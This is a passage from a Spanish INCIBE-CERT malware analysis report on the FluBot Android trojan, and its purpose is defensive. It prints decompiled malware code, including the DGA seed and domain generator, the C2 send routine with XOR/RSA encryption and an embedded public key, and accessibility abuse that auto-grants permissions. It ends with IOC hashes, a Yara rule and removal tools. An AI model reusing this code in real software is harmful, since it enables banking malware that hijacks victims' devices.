    private static void GetSeed() {
        int i = Calendar.getInstance().get(1);
        int i2 = Calendar.getInstance().get(2);
        long j = (long) ((i ^ i2) ^ 0);
        seed = j;
        long j2 = j * 2;
        seed = j2;
        long j3 = j2 * (((long) i) ^ j2);
        seed = j3;
        long j4 = j3 * (((long) i2) ^ j3);
        seed = j4;
        long j5 = j4 * (((long) 0) ^ j4);
        seed = j5;
        seed = j5 + 1136;
    }

    static String GetHost() {
        if (host == null && Bot.GetContext() != null) {
            FindHost();
        }
        return host;
    }
```

Ilustración 15 . Algoritmo de inicialización del DGA

```
public static void FindHost() {
    String str;
    lock.lock();
    try {
        GetSeed();
        ThreadPoolExecutor threadPoolExecutor = (ThreadPoolExecutor) Executors.newFixedThreadPool(50);
        AtomicReference atomicReference = new AtomicReference();
        atomicReference.set(null);
        Random random = new Random(seed);
        ArrayList arrayList = new ArrayList();
        for (int i = 0; i < MAX_HOSTS; i++) {
            String string = "";
            for (int i2 = 0; i2 < 15; i2++) {
                string = string + ((char) (random.nextInt(25) + 97));
            }
            if (i % 3 == 0) {
                str = string + ".ru";
            } else if (i % 2 == 0) {
                str = string + ".com";
            } else {
                str = string + ".cn";
            }
            arrayList.add(str);
        }
        Collections.shuffle(arrayList);
        for (int i3 = 0; i3 < arrayList.size(); i3++) {
            AddTest2pool(atomicReference, threadPoolExecutor, (String) arrayList.get(i3), i3);
            String string2 = Bot.GetContext().getSharedPreferences(Bot.GetContext().getString(R.string.app_name), 0).getString("f", null);
            if (i3 % 5 == 0 && string2 != null) {
                AddTest2pool(atomicReference, threadPoolExecutor, string2, i3);
            }
        }
        long currentTimeMillis = System.currentTimeMillis();
        threadPoolExecutor.shutdown();
        while (atomicReference.get() == null) {
            threadPoolExecutor.awaitTermination(1, TimeUnit.SECONDS);
            if (threadPoolExecutor.getPoolSize() == 0) {
                break;
            }
        }
        threadPoolExecutor.shutdownNow();
        long currentTimeMillis2 = System.currentTimeMillis();
        if (atomicReference.get() != null) {
            host = (String) atomicReference.get();
        }
        System.out.println("FINISHED ->" + (((float) (currentTimeMillis2 - currentTimeMillis)) / 1000.0f) + Deobfuscator$app$Release.getString(" seconds: ") + host);
    } catch (Exception e) {
        e.printStackTrace();
    }
    lock.unlock();
}
```

Ilustración 16 . Algoritmo DGA

Además, los datos de la petición al servidor se cifran mediante una clave pública RSA incluida en el código. En concreto, se cifran el identificador del *bot* calculado previamente de forma aleatoria y una clave XOR, también aleatoria. Estos datos se mandan junto con la información correspondiente que es cifrada mediante XOR con la clave aleatoria mencionada.

```
public static String Send(String str, String str2) {
    String GetOutputString;
    try {
        HttpCom httpCom = new HttpCom();
        httpCom.SetPort(80);
        httpCom.SetHost(str);
        httpCom.SetPath("/poll.php");
        String string = "";
        SecureRandom secureRandom = new SecureRandom();
        for (int i = 0; i < 10; i++) {
            string = string + ((char) (secureRandom.nextInt(25) + 97));
        }
        String str3 = BotId.GetBotId(null) + "," + string;
        String EncryptRSA = EncryptRSA(str3);
        byte[] bArr = new byte[10];
        for (int i2 = 0; i2 < 10; i2++) {
            bArr[i2] = (byte) string.charAt(i2);
        }
        byte[] bytes = str2.getBytes(StandardCharsets.UTF_8);
        Encrypt(bytes, bArr, true);
        httpCom.SetPostContent(String.format(Deobfuscator$app$Release.getString("%s\n%s"), EncryptRSA, Base64.encodeToString(bytes, 2)));
        httpCom.SetPost(true);
        if (!httpCom.Submit() || (GetOutputString = httpCom.GetOutputString()) == null) {
            return null;
        }
        byte[] decode = Base64.decode(GetOutputString, 0);
        Encrypt(decode, bArr, false);
        String[] split = new String(decode, StandardCharsets.UTF_8).split("\r", 2);
        if (split.length == 2 && split[0].equals(str3)) {
            return split[1];
        }
        return null;
    } catch (Exception unused) {
        return null;
    }
}

public static String Send(String str) {
    return Send(DGA.GetHost(), str);
}

private static void Encrypt(byte[] bArr, byte[] bArr2, boolean z) {
    try {
        byte[] bArr3 = (byte[]) bArr2.clone();
        byte b = 0;
        for (int i = 0; i < bArr.length; i++) {
            int length = i % bArr3.length;
            if (length == 0 && i != 0) {
                for (int i2 = 0; i2 < bArr3.length; i2++) {
                    bArr3[i2] = (byte) (bArr3[i2] ^ (z ? b : bArr[i - 1]));
                }
            }
            b = bArr[i];
            bArr[i] = (byte) (bArr3[length] ^ bArr[i]);
        }
    } catch (Exception unused) {
    }
}

private static String EncryptRSA(String str) {
    try {
        PublicKey generatePublic = KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode("MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOMGycmMrUGB8b3LqUiuXdxFYm/eBxARoAHC/9dC8c6agwdveSqj3/9hTOMSzTS/OsrYlIT6+Z
        Cipher instance = Cipher.getInstance("RSA/ECB/PKCS1Padding");
        instance.init(1, generatePublic);
        return Base64.encodeToString(instance.doFinal(str.getBytes(StandardCharsets.UTF_8)), 2);
    } catch (Exception unused) {
        return null;
    }
}
```

Ilustración 17 . Código responsable de crear y enviar peticiones al servidor C2

-----BEGIN PUBLIC KEY-----

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3
LqUiuXdxFYm/eBxARoAHC/9dC8c6agwdveSqj3/9hTOM5zTS/OsrYlIT6+ZmmmZrnOfb
B+FXq3pCG8/kM6ujvGxY0ANfbGVlfCTOnd+jKVHH1YhPT55aAY5K0C0EACXoV+Tyyj
ReAtzC2xn4gI/tklOOfK2/17qaOIuYLneGHRuklmM/BVMvlg9st4If6WYyntcX6RZtY7Usks
7MWVhFOpzYlLN02b/FAPWjbgOPehZUqz8WGAuHFjuAX99c65nsYm1UT9IYypQXx3
KJMBeJr1Yr4VUkkPMRqgAbKacWvgDywkJuYOcbfz8Om8a+8TVaojwIDAQAB

-----END PUBLIC KEY-----

Tabla 6. Clave pública RSA para cifrar la conexión con el C2 encontrada en las tres muestras

Para comprobar si se trata del C2 válido, el *bot* descifra la respuesta del servidor mediante la clave XOR aleatoria establecida previamente y, si el contenido de la primera parte de la información corresponde con el ID del *bot*, lo marca como válido.

Ilustración 18 . Ejemplo de petición enviada a uno de los dominios generados donde la primera cadena Base64 corresponde con el cifrado RSA y la segunda con el comando cifrado con XOR

Una vez que el código dañino se inicia, solicita la activación del servicio de accesibilidad para la aplicación, para lo cual se despliega una ventana.




Ilustración 19 . Ventana de inicio de la aplicación

Una vez que el usuario concede estos permisos, FluBot obtiene la capacidad de llevar a cabo la funcionalidad descrita en el análisis como la 'inyección' o 'desactivar Play Protect'.

Además, gracias a esto, adquiere los permisos de "Ignorar optimización de batería" lo que le permite iniciarse como un servicio en segundo plano y pasar desapercibido para el usuario.

```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo rootInActiveWindow;
    AccessibilityNodeInfo GetFirstNode;
    try {
        if (accessibilityEvent.getClassName() != null && (rootInActiveWindow = getRootInActiveWindow()) != null && accessibilityEvent.getPackageName() != null) {
            String charSequence = accessibilityEvent.getPackageName().toString();
            String GetLegitDefualtSms = Utils.GetLegitDefualtSms(this);
            if (Build.VERSION.SDK_INT >= 23 && !Build.MANUFACTURER.equalsIgnoreCase("Huawei") && !Build.MANUFACTURER.equalsIgnoreCase("Xiaomi")) {
                Intent intent = new Intent();
                String packageName = getPackageName();
                if (!((PowerManager) getSystemService("power")).isIgnoringBatteryOptimizations(packageName)) {
                    AccessibilityNodeInfo GetFirstNode2 = GetFirstNode("android:id/button1", rootInActiveWindow, false);
                    if (GetFirstNode2 != null) {
                        GetFirstNode2.performAction(16);
                        performGlobalAction(2);
                    } else {
                        intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
                        intent.setFlags(268435456);
                        intent.setData(Uri.parse("package:" + packageName));
                        startActivity(intent);
                        return;
                    }
                }
            }
```

Ilustración 20 . Obtención de permisos REQUEST_IGNORE_BATTERY_OPTIMIZATIONS

4.4. Técnicas de antidetección y antingeniería inversa

Durante el análisis de la muestra se ha identificado el uso de empaquetadores para proteger el código de la aplicación original. No obstante, una vez extraído éste, la única técnica de antingeniería inversa detectada es la de ofuscar las cadenas de caracteres de la muestra, así como la comunicación con los servidores C2 mediante algoritmos RSA y XOR.

4.5. Persistencia

La muestra analizada se instala en el dispositivo y además es eliminada del listado de aplicaciones instaladas, por lo que resulta complicado para el usuario darse cuenta de que ésta está corriendo una vez que se ha visto infectado y, por tanto poder desinstalarla. Inicialmente, se utilizó un desarrollo externo llamado “malninstall” que tiene por objetivo la desinstalación de este código dañino en concreto y cuyo código fuente puede consultarse en el siguiente enlace: https://github.com/linuxct/malninstall.

Dado que el *malware* ha evolucionado y ahora previene el correcto funcionamiento de “malninstall”, el autor de la herramienta ha desarrollado una nueva solución que mitiga la amenaza: https://linuxct.github.io/remove/. En ella, el usuario debe identificar, mediante una herramienta de terceros como *ML Manager*, qué variante del *malware* está instalada en su dispositivo, así como permitir la descarga del APK específico a dicha variante. Tras instalar el APK, el *malware* queda neutralizado, puesto que sustituye el código en su totalidad. Su código fuente puede encontrarse aquí: https://github.com/linuxct/remove.

5. Conclusión

Tras el análisis de las muestras aportadas, se ha podido extraer el código original desarrollado por los creadores, así como identificar la familia a la que pertenece, pudiendo así entender la naturaleza de su comportamiento. Adicionalmente, se ha generado una regla Yara e IOC para poder prevenir y/o localizar otras muestras de esta familia.

Anexo 1: Indicadores de Compromiso (IOC)

A continuación, se muestra una regla IOC preparada para la detección de esta muestra en concreto:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="2fc08336-8ad4-42d1-8014-6c919b98d158" last-modified="2021-03-12T15:11:22" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>FluBot</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2021-02-26T08:20:13</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="433b1841-64ec-481e-bcdd-7225be1bac74">
      <Indicator operator="OR" id="5abccfea-70d5-47ec-926b-3d06adfae6c2">
        <IndicatorItem id="cf74a6d3-b427-499b-b1f9-96038b100e0e" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">6d879ac01f7a26d62b38d9473626a328</Content>
        </IndicatorItem>
        <IndicatorItem id="67b0820c-0af1-4230-adb0-6ed432c4767d" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">c6c1c23f2f2bb4a239f447a9a67f080bdfe3ccc2</Content>
        </IndicatorItem>
        <IndicatorItem id="14116b6a-1e39-4d3a-a8e1-78e4a320b0b5" condition="is">
          <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
          <Content type="string">96912417e5bd643b71dccb527c93046f83c9c3325392bdc7dac8587a6b1e9c50</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="9ad13f45-90e5-4a22-80d8-14863b5cb28a">
        <IndicatorItem id="3e76ffba-4078-4e14-b073-2ae07246473c" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">4125019bb3370f1f659f448a5727357c</Content>
        </IndicatorItem>
        <IndicatorItem id="ae9bb826-ed84-4563-b9f4-d6b3ecdc68b4" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">dee560898a292406fc5a06126687b1e725b48a4e</Content>
        </IndicatorItem>
        <IndicatorItem id="fccaa584-b0e7-4666-99a6-b04cfbc95c9d" condition="is">
```

```
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content
type="string">ffeb6ebeace647f8e6303beaee59d79083fdba274c78e4df74811c57c7774176</Content>
      </IndicatorItem>
    </Indicator>
    <Indicator operator="OR" id="aec7ac46-8cb4-4a43-bd87-81e364588a03">
      <IndicatorItem id="5cf7bd21-121f-4a6e-8ed4-c6807687b391" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">7b4fd668a684e9bb6d09bcf2ebadfdd2</Content>
      </IndicatorItem>
      <IndicatorItem id="81493614-b806-45cc-994c-e8a9d22b5235" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content type="string">0cf039f61e1c32f0f8e6ed0bad110dd2797df1ee</Content>
      </IndicatorItem>
      <IndicatorItem id="106afad9-88a8-4176-b9ea-0c3744fc6568" condition="is">
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content
type="string">9a5febfae55bae080acdb3f5f4a9ad2869fbd5d2c8b0af51fb34efc87d4093d8</Content>
      </IndicatorItem>
    </Indicator>
    <Indicator operator="OR" id="7cfa8032-1905-45e2-a10c-d0e56c87cc8e">
      <Indicator operator="AND" id="c03b7984-272b-4441-ac81-e92451a61acc">
        <IndicatorItem id="f5559446-52c6-44a9-bbef-4a67856f9d1f" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">Bot.java</Content>
        </IndicatorItem>
        <IndicatorItem id="327990bc-a7a8-4b2f-a5bc-3d28babe6eac" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">BotId.java</Content>
        </IndicatorItem>
        <IndicatorItem id="fedf640b-e918-4c4b-99da-0f8514f1e948" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">BrowserActivity.java</Content>
        </IndicatorItem>
        <IndicatorItem id="26b139ca-476a-4cfc-a050-ffe65b20bee2" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">BuildConfig.java</Content>
        </IndicatorItem>
        <IndicatorItem id="240751d0-55de-4fc2-9628-0fb286afbd26" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
```

```
        <Content type="string">CardActivity.java</Content>
      </IndicatorItem>
      <IndicatorItem id="c0089417-c3ce-4f10-a957-08407736106b" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">ComposeSmsActivity.java</Content>
      </IndicatorItem>
      <IndicatorItem id="81c658be-6bd2-45c1-9239-b42f08502ff7" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">Spammer.java</Content>
      </IndicatorItem>
      <IndicatorItem id="66f81c11-e927-4166-8116-c3d26cbef7f2" condition="contains">
        <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
        <Content type="string">DGA.java</Content>
      </IndicatorItem>
    </Indicator>
  </Indicator>
 </Indicator>
 </definition>
</ioc>
```

Tabla 7. Regla IOC generadas con Madiant IOC Editor.

Anexo 2: reglas Yara

La siguiente regla Yara ha sido creada exclusivamente para la detección de muestras relacionadas con esta campaña.

```
rule FluBot: FluBot
{
meta:
    description = "FluBot Core"
    author = "Incibe"
    version = "0.1"

strings:
        $s1 = "Bot.java"
        $s2 = "BotId.java"
        $s3 = "BrowserActivity.java"
        $s4 = "BuildConfig.java"
        $s5 = "DGA.java"
        $s6 = "SocksClient.java"
        $s7 = "SmsReceiver.java"
        $s8 = "Spammer.java"

condition:
    all of them
}
```

Tabla 8. Regla Yara.

incibe cert_

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD